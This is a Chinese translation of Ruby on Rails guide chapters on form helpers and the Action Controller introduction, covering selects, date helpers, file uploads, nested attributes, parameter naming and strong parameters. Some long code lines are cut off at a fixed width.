
```
# controller:
@person = Person.new(city_id: 2)
```

```
# view:
<%= select(:person, :city_id, [['Lisbon', 1], ['Madrid', 2], ...]) %>
```

注意，第三个参数，选项数组，和传入 `options_for_select` 方法的参数一样。这种帮助方法的一个好处是，无需关心如何预先选中正确的城市，只要用户设置了所在城市，Rails 就会读取 `@person.city_id` 的值，为你代劳。

和其他帮助方法一样，如果要在绑定到 `@person` 对象上的表单构造器上使用 `select` 方法，相应的句法为：

```
# select on a form builder
<%= f.select(:city_id, ...) %>
```

`select` 帮助方法还可接受一个代码块：

```
<%= f.select(:city_id) do %>
  <% [['Lisbon', 1], ['Madrid', 2]].each do |c| -%>
    <%= content_tag(:option, c.first, value: c.last) %>
  <% end %>
<% end %>
```

如果使用 `select` 方法（或类似的帮助方法，例如 `collection_select` 和 `select_tag` ）处理 `belongs_to` 关联，必须传入外键名（在上例中是 `city_id` ），而不是关联名。如果传入的是 `city` 而不是 `city_id`，把 `params` 传给 `Person.new` 或 `update` 方法时，会抛出异常： `ActiveRecord::AssociationTypeMismatch: City(#17815740) expected, got String(#1138750)` 。这个要求还可以这么理解，表单帮助方法只能编辑模型的属性。此外还要知道，允许用户直接编辑外键具有潜在地安全隐患。

### 3.3 根据任意对象组成的集合创建 `option` 标签

使用 `options_for_select` 方法生成 `option` 标签必须使用数组指定各选项的文本和值。如果有个 `City` 模型，想根据模型实例组成的集合生成 `option` 标签应该怎么做呢？一种方法是遍历集合，创建一个嵌套数组：

```
<% cities_array = City.all.map { |city| [city.name, city.id] } %>
<%= options_for_select(cities_array) %>
```

这种方法完全可行，但 Rails 提供了一个更简洁的帮助方法： `options_from_collection_for_select` 。这个方法接受一个由任意对象组成的集合，以及另外两个参数：获取选项文本和值使用的方法。

```
<%= options_from_collection_for_select(City.all, :id, :name) %>
```

从这个帮助方法的名字中可以看出，它只生成 `option` 标签。如果想生成可使用的选择列表，和 `options_for_select` 方法一样要结合 `select_tag` 方法一起使用。`select` 方法集成了 `select_tag` 和 `options_for_select` 两个方法，类似地，处理集合时，可以使用 `collection_select` 方法，它集成了 `select_tag` 和 `options_from_collection_for_select` 两个方法。

```
<%= collection_select(:person, :city_id, City.all, :id, :name) %>
```

`options_from_collection_for_select` 对 `collection_select` 来说，就像 `options_for_select` 与 `select` 的关系一样。

传入 `options_for_select` 方法的子数组第一个元素是选项文本，第二个元素是选项的值，但传入 `options_from_collection_for_select` 方法的第一个参数是获取选项值的方法，第二个才是获取选项文本的方法。

### 3.4 时区和国家选择列表

要想在 Rails 程序中实现时区相关的功能，就得询问用户其所在的时区。设定时区时可以使用 `collection_select` 方法根据预先定义的时区对象生成一个选择列表，也可以直接使用 `time_zone_select` 帮助方法：

```
<%= time_zone_select(:person, :time_zone) %>
```

如果想定制时区列表，可使用 `time_zone_options_for_select` 帮助方法。这两个方法可接受的参数请查阅 API 文档。

以前 Rails 还内置了 `country_select` 帮助方法，用于创建国家选择列表，但现在已经被提取出来做成了 country_select gem。使用这个 gem 时要注意，是否包含某个国家还存在争议（正因为此，Rails 才不想内置）。

## 4 使用日期和时间表单帮助方法

你可以选择不使用生成 HTML5 日期和时间输入框的帮助方法，而使用生成日期和时间选择列表的帮助方法。生成日期和时间选择列表的帮助方法和其他表单帮助方法有两个重要的不同点：

- 日期和时间不在单个 `input` 元素中输入，而是每个时间单位都有各自的元素，因此在 `params` 中就没有单个值能表示完整的日期和时间；
- 其他帮助方法通过 `_tag` 后缀区分是独立的帮助方法还是操作模型对象的帮助方法。对日期和时间帮助方法来说，`select_date`、`select_time` 和 `select_datetime` 是独立的帮助方法，`date_select`、`time_select` 和 `datetime_select` 是相应的操作模型对象的帮助方法。

这两类帮助方法都会为每个时间单位（年，月，日等）生成各自的选择列表。

### 4.1 独立的帮助方法

`select_*` 这类帮助方法的第一个参数是 `Date`、`Time` 或 `DateTime` 类的实例，并选中指定的日期时间。如果不指定，就使用当前日期时间。例如：

```
<%= select_date Date.today, prefix: :start_date %>
```

生成的 HTML 如下（为了行为简便，省略了各选项）：

```
<select id="start_date_year" name="start_date[year]"> ... </select>
<select id="start_date_month" name="start_date[month]"> ... </select>
<select id="start_date_day" name="start_date[day]"> ... </select>
```

上面各控件会组成 `params[:start_date]`，其中包含名为 `:year`、`:month` 和 `:day` 的键。如果想获取 `Time` 或 `Date` 对象，要读取各时间单位的值，然后传入适当的构造方法中，例如：

```
Date.civil(params[:start_date][:year].to_i, params[:start_date][:month].to_i, params[:sta
```

`:prefix` 选项的作用是指定从 `params` 中获取各时间组成部分的键名。在上例中，`:prefix` 选项的值是 `start_date`。如果不指定这个选项，就是用默认值 `date`。

### 4.2 处理模型对象的帮助方法

`select_date` 方法在更新或创建 Active Record 对象的表单中有点力不从心，因为 Active Record 期望 `params` 中的每个元素都对应一个属性。用于处理模型对象的日期和时间帮助方法会提交一个名字特殊的参数，Active Record 看到这个参数时就知道必须和其他参数结合起来传递给字段类型对应的构造方法。例如：

```
<%= date_select :person, :birth_date %>
```

生成的 HTML 如下（为了行为简介，省略了各选项）：

```
<select id="person_birth_date_1i" name="person[birth_date(1i)]"> ... </select>
<select id="person_birth_date_2i" name="person[birth_date(2i)]"> ... </select>
<select id="person_birth_date_3i" name="person[birth_date(3i)]"> ... </select>
```

创建的 `params` Hash 如下：

```
{'person' => {'birth_date(1i)' => '2008', 'birth_date(2i)' => '11', 'birth_date(3i)' => '
```

传递给 `Person.new`（或 `update`）方法时，Active Record 知道这些参数应该结合在一起组成 `birth_date` 属性，使用括号中的信息决定传给 `Date.civil` 等方法的顺序。

### 4.3 通用选项

这两种帮助方法都使用同一组核心函数生成各选择列表，因此使用的选项基本一样。默认情况下，Rails 生成的年份列表包含本年前后五年。如果这个范围不能满足需求，可以使用 `:start_year` 和 `:end_year` 选项指定。更详细的可用选项列表请参阅 API 文档。

基本原则是，使用 `date_select` 方法处理模型对象，其他情况都使用 `select_date` 方法，例如在搜索表单中根据日期过滤搜索结果。

很多时候内置的日期选择列表不太智能，不能协助用户处理日期和星期几之间的对应关系。

### 4.4 单个时间单位选择列表

有时只需显示日期中的一部分，例如年份或月份。为此，Rails 提供了一系列帮助方法，分别用于创建各时间单位的选择列表：`select_year`，`select_month`，`select_day`，`select_hour`，`select_minute`，`select_s`
。各帮助方法的作用一目了然。默认情况下，这些帮助方法创建的选择列表 `name` 属性都跟时间单位的名称一样，例如，`select_year` 方法创建的 `select` 元素 `name` 属性值为 `year`，`select_month` 方法创建的 `select` 元素 `name` 属性值为 `month`，不过也可使用 `:field_name` 选项指定其他值。`:prefix` 选项的作用与在 `select_date` 和 `select_time` 方法中一样，且默认值也一样。

这些帮助方法的第一个参数指定选中哪个值，可以是 `Date`、`Time` 或 `DateTime` 类的实例（会从实例中获取对应的值），也可以是数字。例如：

```
<%= select_year(2009) %>
<%= select_year(Time.now) %>
```

如果今年是 2009 年，那么上述两种用法生成的 HTML 是一样的。用户选择的值可以通过 `params[:date][:year]` 获取。

## 5 上传文件

程序中一个常见的任务是上传某种文件，可以是用户的照片，或者 CSV 文件包含要处理的数据。处理文件上传功能时有一点要特别注意，表单的编码必须设为 `"multipart/form-data"`。如果使用 `form_for` 生成上传文件的表单，Rails 会自动加入这个编码。如果使用 `form_tag` 就得自己设置，如下例所示。

下面这两个表单都能用于上传文件：

```
<%= form_tag({action: :upload}, multipart: true) do %>
  <%= file_field_tag 'picture' %>
<% end %>

<%= form_for @person do |f| %>
  <%= f.file_field :picture %>
<% end %>
```

像往常一样，Rails 提供了两种帮助方法：独立的 `file_field_tag` 方法和处理模型的 `file_field` 方法。这两个方法和其他帮助方法唯一的区别是不能为文件选择框指定默认值，因为这样做没有意义。正如你所期望的，`file_field_tag` 方法上传的文件在 `params[:picture]` 中，`file_field` 方法上传的文件在 `params[:person][:picture]` 中。

### 5.1 上传了什么

存在 `params` Hash 中的对象其实是 `IO` 的子类，根据文件大小，可能是 `StringIO` 或者是存储在临时文件中的 `File` 实例。不管是哪个类，这个对象都有 `original_filename` 属性，其值为文件在用户电脑中的文件名；还有个 `content_type` 属性，其值为上传文件的 MIME 类型。下面这段代码把上传的文件保存在 `#{Rails.root}/public/uploads` 文件夹中，文件名和原始文件名一样（假设使用前面的表单上传）。

```
def upload
  uploaded_io = params[:person][:picture]
  File.open(Rails.root.join('public', 'uploads', uploaded_io.original_filename), 'wb') do
    file.write(uploaded_io.read)
  end
end
```

文件上传完毕后可以做很多操作，例如把文件存储在某个地方（服务器的硬盘，Amazon S3 等）；把文件和模型关联起来；缩放图片，生成缩略图。这些复杂的操作已经超出了本文范畴。有很多代码库可以协助完成这些操作，其中两个广为人知的是 CarrierWave 和 Paperclip。

如果用户没有选择文件，相应的参数为空字符串。

### 5.2 使用 Ajax 上传文件

异步上传文件和其他类型的表单不一样，仅在 `form_for` 方法中加入 `remote: true` 选项是不够的。在 Ajax 表单中，使用浏览器中的 JavaScript 进行序列化，但是 JavaScript 无法读取硬盘中的文件，因此文件无法上传。常见的解决方法是使用一个隐藏的 `iframe` 作为表单提交的目标。

## 6 定制表单构造器

前面说过，`form_for` 和 `fields_for` 方法拽入的对象是 `FormBuilder` 或其子类的实例。表单构造器中封装了用于显示单个对象表单元素的信息。你可以使用常规的方式使用各帮助方法，也可以继承 `FormBuilder` 类，添加其他的帮助方法。例如：

```
<%= form_for @person do |f| %>
  <%= text_field_with_label f, :first_name %>
<% end %>
```

可以写成：

```
<%= form_for @person, builder: LabellingFormBuilder do |f| %>
  <%= f.text_field :first_name %>
<% end %>
```

在此之前需要定义 `LabellingFormBuilder` 类，如下所示：

```
class LabellingFormBuilder < ActionView::Helpers::FormBuilder
  def text_field(attribute, options={})
    label(attribute) + super
  end
end
```

如果经常这么使用，可以定义 `labeled_form_for` 帮助方法，自动启用 `builder: LabellingFormBuilder` 选项。

所用的表单构造器还会决定执行下面这个渲染操作时会发生什么：

```
<%= render partial: f %>
```

如果 `f` 是 `FormBuilder` 类的实例，上述代码会渲染局部视图 `form`，并把传入局部视图的对象设为表单构造器。如果表单构造器是 `LabellingFormBuilder` 类的实例，则会渲染局部视图 `labelling_form`。

## 7 理解参数命名约定

从前几节可以看出，表单提交的数据可以直接保存在 `params` Hash 中，或者嵌套在子 Hash 中。例如，在 `Person` 模型对应控制器的 `create` 动作中，`params[:person]` 一般是一个 Hash，保存创建 `Person` 实例的所有属性。`params` Hash 中也可以保存数组，或由 Hash 组成的数组，等等。

HTML 表单基本上不能处理任何结构化数据，提交的只是由普通的字符串组成的键值对。在程序中使用的数组参数和 Hash 参数是通过 Rails 的参数命名约定生成的。

如果想快速试验本节中的示例，可以在控制台中直接调用 Rack 的参数解析器。例如： T>
`ruby TIP: Rack::Utils.parse_query "name=fred&phone=0123456789" TIP: # => {"name"=>"f`

## 7.1 基本结构

数组和 Hash 是两种基本结构。获取 Hash 中值的方法和 `params` 一样。如果表单中包含以下控件：

```
<input id="person_name" name="person[name]" type="text" value="Henry"/>
```

得到的 `params` 值为：

```
{'person' => {'name' => 'Henry'}}
```

在控制器中可以使用 `params[:person][:name]` 获取提交的值。

Hash 可以随意嵌套，不限制层级，例如：

```
<input id="person_address_city" name="person[address][city]" type="text" value="New York"
```

得到的 `params` 值为：

```
{'person' => {'address' => {'city' => 'New York'}}}
```

一般情况下 Rails 会忽略重复的参数名。如果参数名中包含空的方括号（`[]`），Rails 会将其组建成一个数组。如果想让用户输入多个电话号码，在表单中可以这么做：

```
<input name="person[phone_number][]" type="text"/>
<input name="person[phone_number][]" type="text"/>
<input name="person[phone_number][]" type="text"/>
```

得到的 `params[:person][:phone_number]` 就是一个数组。

## 7.2 结合在一起使用

上述命名约定可以结合起来使用，让 `params` 的某个元素值为数组（如前例），或者由 Hash 组成的数组。例如，使用下面的表单控件可以填写多个地址：

```
<input name="addresses[][line1]" type="text"/>
<input name="addresses[][line2]" type="text"/>
<input name="addresses[][city]" type="text"/>
```

得到的 `params[:addresses]` 值是一个由 Hash 组成的数组，Hash 中的键包括 `line1`、`line2` 和 `city`。如果 Rails 发现输入框的 `name` 属性值已经存在于当前 Hash 中，就会新建一个 Hash。

不过有个限制，虽然 Hash 可以嵌套任意层级，但数组只能嵌套一层。如果需要嵌套多层数组，可以使用 Hash 实现。例如，如果想创建一个包含模型对象的数组，可以创建一个 Hash，以模型对象的 ID、数组索引或其他参数为键。

数组类型参数不能很好的在 `check_box` 帮助方法中使用。根据 HTML 规范，未选中的复选框不应该提交值。但是不管是否选中都提交值往往更便于处理。为此 `check_box` 方法额外创建了一个同名的隐藏 `input` 元素。如果没有选中复选框，只会提交隐藏 `input` 元素的值，如果选中则同时提交两个值，但复选框的值优先级更高。处理数组参数时重复提交相同的参数会让 Rails 迷惑，因为对 Rails 来说，见到重复的 `input` 值，就会创建一个新数组元素。所以更推荐使用 `check_box_tag` 方法，或者用 Hash 代替数组。

### 7.3 使用表单帮助方法

前面几节并没有使用 Rails 提供的表单帮助方法。你可以自己创建 `input` 元素的 `name` 属性，然后直接将其传递给 `text_field_tag` 等帮助方法。但是 Rails 提供了更高级的支持。本节介绍 `form_for` 和 `fields_for` 方法的 `name` 参数以及 `:index` 选项。

你可能会想编写一个表单，其中有很多字段，用于编辑某人的所有地址。例如：

```
<%= form_for @person do |person_form| %>
  <%= person_form.text_field :name %>
  <% @person.addresses.each do |address| %>
    <%= person_form.fields_for address, index: address.id do |address_form|%>
      <%= address_form.text_field :city %>
    <% end %>
  <% end %>
<% end %>
```

假设这个人有两个地址，ID 分别为 23 和 45。那么上述代码生成的 HTML 如下：

```
<form accept-charset="UTF-8" action="/people/1" class="edit_person" id="edit_person_1" me
  <input id="person_name" name="person[name]" type="text" />
  <input id="person_address_23_city" name="person[address][23][city]" type="text" />
  <input id="person_address_45_city" name="person[address][45][city]" type="text" />
</form>
```

得到的 `params` Hash 如下：

```
{'person' => {'name' => 'Bob', 'address' => {'23' => {'city' => 'Paris'}, '45' => {'city'
```

Rails 之所以知道这些输入框中的值是 `person` Hash 的一部分，是因为我们在第一个表单构造器上调用了 `fields_for` 方法。指定 `:index` 选项的目的是告诉 Rails，其中的输入框 `name` 属性值不是 `person[address][city]`，而要在 `address` 和 `city` 索引之间插入 `:index` 选项对应的值（放入方括号中）。这么做很有用，因为便于分辨要修改的 `Address` 记录是哪个。`:index` 选项的值可以是具有其他意义的数字、字符串，甚至是 `nil`（此时会新建一个数组参数）。

如果想创建更复杂的嵌套，可以指定 `name` 属性的第一部分（前例中的 `person[address]`）：

```
<%= fields_for 'person[address][primary]', address, index: address do |address_form| %>
  <%= address_form.text_field :city %>
<% end %>
```

生成的 HTML 如下：

```
<input id="person_address_primary_1_city" name="person[address][primary][1][city]" type="
```

一般来说，最终得到的 `name` 属性值是 `fields_for` 或 `form_for` 方法的第一个参数加 `:index` 选项的值再加属性名。`:index` 选项也可直接传给 `text_field` 等帮助方法，但在表单构造器中指定可以避免代码重复。

为了简化句法，还可以不使用 `:index` 选项，直接在第一个参数后面加上 `[]`。这么做和指定 `index: address` 选项的作用一样，因此下面这段代码

```
<%= fields_for 'person[address][primary][]', address do |address_form| %>
  <%= address_form.text_field :city %>
<% end %>
```

生成的 HTML 和前面一样。

## 8 处理外部资源的表单

如果想把数据提交到外部资源，还是可以使用 Rails 提供的表单帮助方法。但有时需要为这些资源创建 `authenticity_token`。做法是把 `authenticity_token: 'your_external_token'` 作为选项传递给 `form_tag` 方法：

```
<%= form_tag 'http://farfar.away/form', authenticity_token: 'external_token') do %>
  Form contents
<% end %>
```

提交到外部资源的表单，其中可包含的字段有时受 API 的限制，例如支付网关。所有可能不用生成隐藏的 `authenticity_token` 字段，此时把 `:authenticity_token` 选项设为 `false` 即可：

```
<%= form_tag 'http://farfar.away/form', authenticity_token: false) do %>
  Form contents
<% end %>
```

以上技术也可用在 `form_for` 方法中：

```
<%= form_for @invoice, url: external_url, authenticity_token: 'external_token' do |f| %>
  Form contents
<% end %>
```

如果不想生成 `authenticity_token` 字段，可以这么做：

```
<%= form_for @invoice, url: external_url, authenticity_token: false do |f| %>
  Form contents
<% end %>
```

# 9 编写复杂的表单

很多程序已经复杂到在一个表单中编辑一个对象已经无法满足需求了。例如，创建 `Person` 对象时还想让用户在同一个表单中创建多个地址（家庭地址，工作地址，等等）。以后编辑这个 `Person` 时，还想让用户根据需要添加、删除或修改地址。

## 9.1 设置模型

Active Record 为此种需求在模型中提供了支持，通过 `accepts_nested_attributes_for` 方法实现：

```
class Person < ActiveRecord::Base
  has_many :addresses
  accepts_nested_attributes_for :addresses
end

class Address < ActiveRecord::Base
  belongs_to :person
end
```

这段代码会在 `Person` 对象上创建 `addresses_attributes=` 方法，用于创建、更新和删除地址（可选操作）。

## 9.2 嵌套表单

使用下面的表单可以创建 `Person` 对象及其地址：

```
<%= form_for @person do |f| %>
  Addresses:
  <ul>
    <%= f.fields_for :addresses do |addresses_form| %>
      <li>
        <%= addresses_form.label :kind %>
        <%= addresses_form.text_field :kind %>

        <%= addresses_form.label :street %>
        <%= addresses_form.text_field :street %>
        ...
      </li>
    <% end %>
  </ul>
<% end %>
```

如果关联支持嵌套属性，`fields_for` 方法会为关联中的每个元素执行一遍代码块。如果没有地址，就不执行代码块。一般的作法是在控制器中构建一个或多个空的子属性，这样至少会有一组字段显示出来。下面的例子会在新建 `Person` 对象的表单中显示两组地址字段。

```
def new
  @person = Person.new
  2.times { @person.addresses.build}
end
```

`fields_for` 方法拽入一个表单构造器，参数的名字就是 `accepts_nested_attributes_for` 方法期望的。例如，如果用户填写了两个地址，提交的参数如下：

```
{
  'person' => {
    'name' => 'John Doe',
    'addresses_attributes' => {
      '0' => {
        'kind' => 'Home',
        'street' => '221b Baker Street'
      },
      '1' => {
        'kind' => 'Office',
        'street' => '31 Spooner Street'
      }
    }
  }
}
```

`:addresses_attributes` Hash 的键是什么不重要，但至少不能相同。

如果关联的对象已经存在于数据库中，`fields_for` 方法会自动生成一个隐藏字段，`value` 属性的值为记录的 `id`。把 `include_id: false` 选项传递给 `fields_for` 方法可以禁止生成这个隐藏字段。如果自动生成的字段位置不对，导致 HTML 无法通过验证，或者在 ORM 关系中子对象不存在 `id` 字段，就可以禁止自动生成这个隐藏字段。

### 9.3 控制器端

像往常一样，参数传递给模型之前，在控制器中要过滤参数：

```
def create
  @person = Person.new(person_params)
  # ...
end

private
  def person_params
    params.require(:person).permit(:name, addresses_attributes: [:id, :kind, :street])
  end
```

### 9.4 删除对象

如果允许用户删除关联的对象，可以把 `allow_destroy: true` 选项传递给 `accepts_nested_attributes_for` 方法：

```
class Person < ActiveRecord::Base
  has_many :addresses
  accepts_nested_attributes_for :addresses, allow_destroy: true
end
```

如果属性组成的 Hash 中包含 `_destroy` 键，且其值为 `1` 或 `true`，就会删除对象。下面这个表单允许用户删除地址：

```
<%= form_for @person do |f| %>
  Addresses:
  <ul>
    <%= f.fields_for :addresses do |addresses_form| %>
      <li>
        <%= addresses_form.check_box :_destroy%>
        <%= addresses_form.label :kind %>
        <%= addresses_form.text_field :kind %>
        ...
      </li>
    <% end %>
  </ul>
<% end %>
```

别忘了修改控制器中的参数白名单，允许使用 `_destroy`：

```
def person_params
  params.require(:person).
    permit(:name, addresses_attributes: [:id, :kind, :street, :_destroy])
end
```

### 9.5 避免创建空记录

如果用户没有填写某些字段，最好将其忽略。此功能可以通过 `accepts_nested_attributes_for` 方法的 `:reject_if` 选项实现，其值为 Proc 对象。这个 Proc 对象会在通过表单提交的每一个属性 Hash 上调用。如果返回值为 `false`，Active Record 就不会为这个 Hash 构建关联对象。下面的示例代码只有当 `kind` 属性存在时才尝试构建地址对象：

```
class Person < ActiveRecord::Base
  has_many :addresses
  accepts_nested_attributes_for :addresses, reject_if: lambda {|attributes| attributes['k
end
```

为了方便，可以把 `reject_if` 选项的值设为 `:all_blank`，此时创建的 Proc 会拒绝为 `_destroy` 之外其他属性都为空的 Hash 构建对象。

### 9.6 按需添加字段

我们往往不想事先显示多组字段，而是当用户点击“添加新地址”按钮后再显示。Rails 并没有内建这种功能。生成新的字段时要确保关联数组的键是唯一的，一般可在 JavaScript 中使用当前时间。

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# 控制器

# Action Controller 简介

本文介绍控制器的工作原理，以及控制器在程序请求周期内扮演的角色。

读完本文，你将学到：

- 请求如何进入控制器；
- 如何限制传入控制器的参数；
- 为什么以及如何把数据存储在会话或 cookie 中；
- 处理请求时，如何使用过滤器执行代码；
- 如何使用 Action Controller 内建的 HTTP 身份认证功能；
- 如何把数据流直发送给用户的浏览器；
- 如何过滤敏感信息，不写入程序的日志；
- 如何处理请求过程中可能出现的异常；

## Chapters

## 1 控制器的作用

Action Controller 是 MVC 中的 C（控制器）。路由决定使用哪个控制器处理请求后，控制器负责解析请求，生成对应的请求。Action Controller 会代为处理大多数底层工作，使用易懂的约定，让整个过程清晰明了。

在大多数按照 REST 规范开发的程序中，控制器会接收请求（开发者不可见），从模型中获取数据，或把数据写入模型，再通过视图生成 HTML。如果控制器需要做其他操作，也没问题，以上只不过是控制器的主要作用。

因此，控制器可以视作模型和视图的中间人，让模型中的数据可以在视图中使用，把数据显示给用户，再把用户提交的数据保存或更新到模型中。

路由的处理细节请查阅 Rails Routing From the Outside In。

## 2 控制器命名约定

Rails 控制器的命名习惯是，最后一个单词使用复数形式，但也是有例外，比如 `ApplicationController`。例如：用 `ClientsController`，而不是 `ClientController`；用 `SiteAdminsController`，而不是 `SiteAdminController` 或 `SitesAdminsController`。

遵守这一约定便可享用默认的路由生成器（例如 `resources` 等），无需再指定 `:path` 或 `:controller`，URL 和路径的帮助方法也能保持一致性。详情参阅 Layouts & Rendering Guide。

控制器的命名习惯和模型不同，模型的名字习惯使用单数形式。

## 3 方法和动作

控制器是一个类，继承自 `ApplicationController`，和其他类一样，定义了很多方法。程序接到请求时，路由决定运行哪个控制器和哪个动作，然后创建该控制器的实例，运行和动作同名的方法。

```
class ClientsController < ApplicationController
  def new
  end
end
```

例如，用户访问 `/clients/new` 新建客户，Rails 会创建一个 `ClientsController` 实例，运行 `new` 方法。注意，在上面这段代码中，即使 `new` 方法是空的也没关系，因为默认会渲染 `new.html.erb` 视图，除非指定执行其他操作。在 `new` 方法中，声明可在视图中使用的 `@client` 实例变量，创建一个新的 `Client` 实例：

```
def new
  @client = Client.new
end
```

详情参阅 Layouts & Rendering Guide。

`ApplicationController` 继承自 `ActionController::Base`。`ActionController::Base` 定义了很多实用方法。本文会介绍部分方法，如果想知道定义了哪些方法，可查阅 API 文档或源码。

只有公开方法才被视为动作。所以最好减少对外可见的方法数量，例如辅助方法和过滤器方法。

## 4 参数

在控制器的动作中，往往需要获取用户发送的数据，或其他参数。在网页程序中参数分为两类。第一类随 URL 发送，叫做“请求参数”，即 URL 中 `?` 符号后面的部分。第二类经常成为“POST 数据”，一般来自用户填写的表单。之所以叫做“POST 数据”是因为，只能随 HTTP POST 请求发送。Rails 不区分这两种参数，在控制器中都可通过 `params` Hash 获取：

```
class ClientsController < ApplicationController
  # This action uses query string parameters because it gets run
  # by an HTTP GET request, but this does not make any difference
  # to the way in which the parameters are accessed. The URL for
  # this action would look like this in order to list activated
  # clients: /clients?status=activated
  def index
    if params[:status] == "activated"
      @clients = Client.activated
    else
      @clients = Client.inactivated
    end
  end

  # This action uses POST parameters. They are most likely coming
  # from an HTML form which the user has submitted. The URL for
  # this RESTful request will be "/clients", and the data will be
  # sent as part of the request body.
  def create
    @client = Client.new(params[:client])
    if @client.save
      redirect_to @client
    else
      # This line overrides the default rendering behavior, which
      # would have been to render the "create" view.
      render "new"
    end
  end
end
```

### 4.1 Hash 和数组参数

`params` Hash 不局限于只能使用一维键值对，其中可以包含数组和嵌套的 Hash。要发送数组，需要在键名后加上一对空方括号（`[]`）：

```
GET /clients?ids[]=1&ids[]=2&ids[]=3
```

“[”和“]”这两个符号不允许出现在 URL 中，所以上面的地址会被编码成 `/clients?ids%5b%5d=1&ids%5b%5d=2&ids%5b%5d=3`。大多数情况下，无需你费心，浏览器会为你代劳编码，接收到这样的请求后，Rails 也会自动解码。如果你要手动向服务器发送这样的请求，就要留点心了。

此时，`params[:ids]` 的值是 `["1", "2", "3"]`。注意，参数的值始终是字符串，Rails 不会尝试转换类型。

默认情况下，基于安全考虑，参数中的 `[]`、`[nil]` 和 `[nil, nil, ...]` 会替换成 `nil`。详情参阅安全指南。

要发送嵌套的 Hash 参数，需要在方括号内指定键名：

```
<form accept-charset="UTF-8" action="/clients" method="post">
  <input type="text" name="client[name]" value="Acme" />
  <input type="text" name="client[phone]" value="12345" />
  <input type="text" name="client[address][postcode]" value="12345" />
  <input type="text" name="client[address][city]" value="Carrot City" />
</form>
```

提交这个表单后，`params[:client]` 的值是 { "name" => "Acme", "phone" => "12345", "address" => { "postcode" => "12345", 。注意 `params[:client][:address]` 是个嵌套 Hash。

注意，`params` Hash 其实是 `ActiveSupport::HashWithIndifferentAccess` 的实例，虽和普通的 Hash 一样，但键名使用 Symbol 和字符串的效果一样。

### 4.2 JSON 参数

开发网页服务程序时，你会发现，接收 JSON 格式的参数更容易处理。如果请求的 `Content-Type` 报头是 `application/json`，Rails 会自动将其转换成 `params` Hash，按照常规的方法使用：

例如，如果发送如下的 JSON 格式内容：

```
{ "company": { "name": "acme", "address": "123 Carrot Street" } }
```

得到的是 `params[:company]` 就是 { "name" => "acme", "address" => "123 Carrot Street" }。

如果在初始化脚本中开启了 `config.wrap_parameters` 选项，或者在控制器中调用了 `wrap_parameters` 方法，可以放心的省去 JSON 格式参数中的根键。Rails 会以控制器名新建一个键，复制参数，将其存入这个键名下。因此，上面的参数可以写成：

```
{ "name": "acme", "address": "123 Carrot Street" }
```

假设数据传送给 `CompaniesController`，那么参数会存入 `:company` 键名下：

```
{ name: "acme", address: "123 Carrot Street", company: { name: "acme", address: "123 Carr
```

如果想修改默认使用的键名，或者把其他参数存入其中，请参阅 API 文档。

解析 XML 格式参数的功能现已抽出，制成了 gem，名为 `actionpack-xml_parser`。

### 4.3 路由参数

`params` Hash 总有 `:controller` 和 `:action` 两个键，但获取这两个值应该使用 `controller_name` 和 `action_name` 方法。路由中定义的参数，例如 `:id`，也可通过 `params` Hash 获取。例如，假设有个客户列表，可以列出激活和禁用的客户。我们可以定义一个路由，捕获下面这个 URL 中的 `:status` 参数：

```
get '/clients/:status' => 'clients#index', foo: 'bar'
```

在这个例子中，用户访问 `/clients/active` 时，`params[:status]` 的值是 `"active"`。同时，`params[:foo]` 的值也会被设为 `"bar"`，就像通过请求参数传入的一样。`params[:action]` 也是一样，其值为 `"index"`。

### 4.4 `default_url_options`

在控制器中定义名为 `default_url_options` 的方法，可以设置所生成 URL 中都包含的参数。这个方法必须返回一个 Hash，其值为所需的参数值，而且键必须使用 Symbol：

```
class ApplicationController < ActionController::Base
  def default_url_options
    { locale: I18n.locale }
  end
end
```

这个方法定义的只是预设参数，可以被 `url_for` 方法的参数覆盖。

如果像上面的代码一样，在 `ApplicationController` 中定义 `default_url_options`，则会用于所有生成的 URL。`default_url_options` 也可以在具体的控制器中定义，只影响和该控制器有关的 URL。

### 4.5 健壮参数

加入健壮参数功能后，Action Controller 的参数禁止在 Avtive Model 中批量赋值，除非参数在白名单中。也就是说，你要明确选择那些属性可以批量更新，避免意外把不该暴露的属性暴露了。

而且，还可以标记哪些参数是必须传入的，如果没有收到，会交由 `raise/rescue` 处理，返回“400 Bad Request”。

```
class PeopleController < ActionController::Base
  # This will raise an ActiveModel::ForbiddenAttributes exception
  # because it's using mass assignment without an explicit permit
  # step.
  def create
    Person.create(params[:person])
  end

  # This will pass with flying colors as long as there's a person key
  # in the parameters, otherwise it'll raise a
  # ActionController::ParameterMissing exception, which will get
  # caught by ActionController::Base and turned into that 400 Bad
  # Request reply.
  def update
    person = current_account.people.find(params[:id])
    person.update!(person_params)
    redirect_to person
  end

  private
    # Using a private method to encapsulate the permissible parameters
    # is just a good pattern since you'll be able to reuse the same
    # permit list between create and update. Also, you can specialize
    # this method with per-user checking of permissible attributes.
    def person_params
      params.require(:person).permit(:name, :age)
    end
end
```

#### 4.5.1 允许使用的标量值

假如允许传入 `:id`：

```
params.permit(:id)
```

若 `params` 中有 `:id`，且 `:id` 是标量值，就可以通过白名单检查，否则 `:id` 会被过滤掉。因此不能传入数组、Hash 或其他对象。

允许使用的标量类型有：`String`、`Symbol`、`NilClass`、`Numeric`、`TrueClass`、`FalseClass`、`Date`、`Time`、`DateTime`、`StringIO`、`IO`、`ActionDispatch::Http::UploadedFile` 和 `Rack::Test::UploadedFile`。

要想指定 `params` 中的值必须为数组，可以把键对应的值设为空数组：

```
params.permit(id: [])
```

要想允许传入整个参数 Hash，可以使用 `permit!` 方法：

```
params.require(:log_entry).permit!
```

此时，允许传入整个 `:log_entry` Hash 及嵌套 Hash。使用 `permit!` 时要特别注意，因为这么做模型中所有当前属性及后续添加的属性都允许进行批量赋值。

#### 4.5.2 嵌套参数

也可以允许传入嵌套参数，例如：

```
params.permit(:name, { emails: [] },
              friends: [ :name,
                         { family: [ :name ], hobbies: [] }])
```

此时，允许传入 `name`，`emails` 和 `friends` 属性。其中，`emails` 必须是数组；`friends` 必须是一个由资源组成的数组：应该有个 `name` 属性，还要有 `hobbies` 属性，其值是由标量组成的数组，以及一个 `family` 属性，其值只能包含 `name` 属性（任何允许使用的标量值）。

#### 4.5.3 更多例子

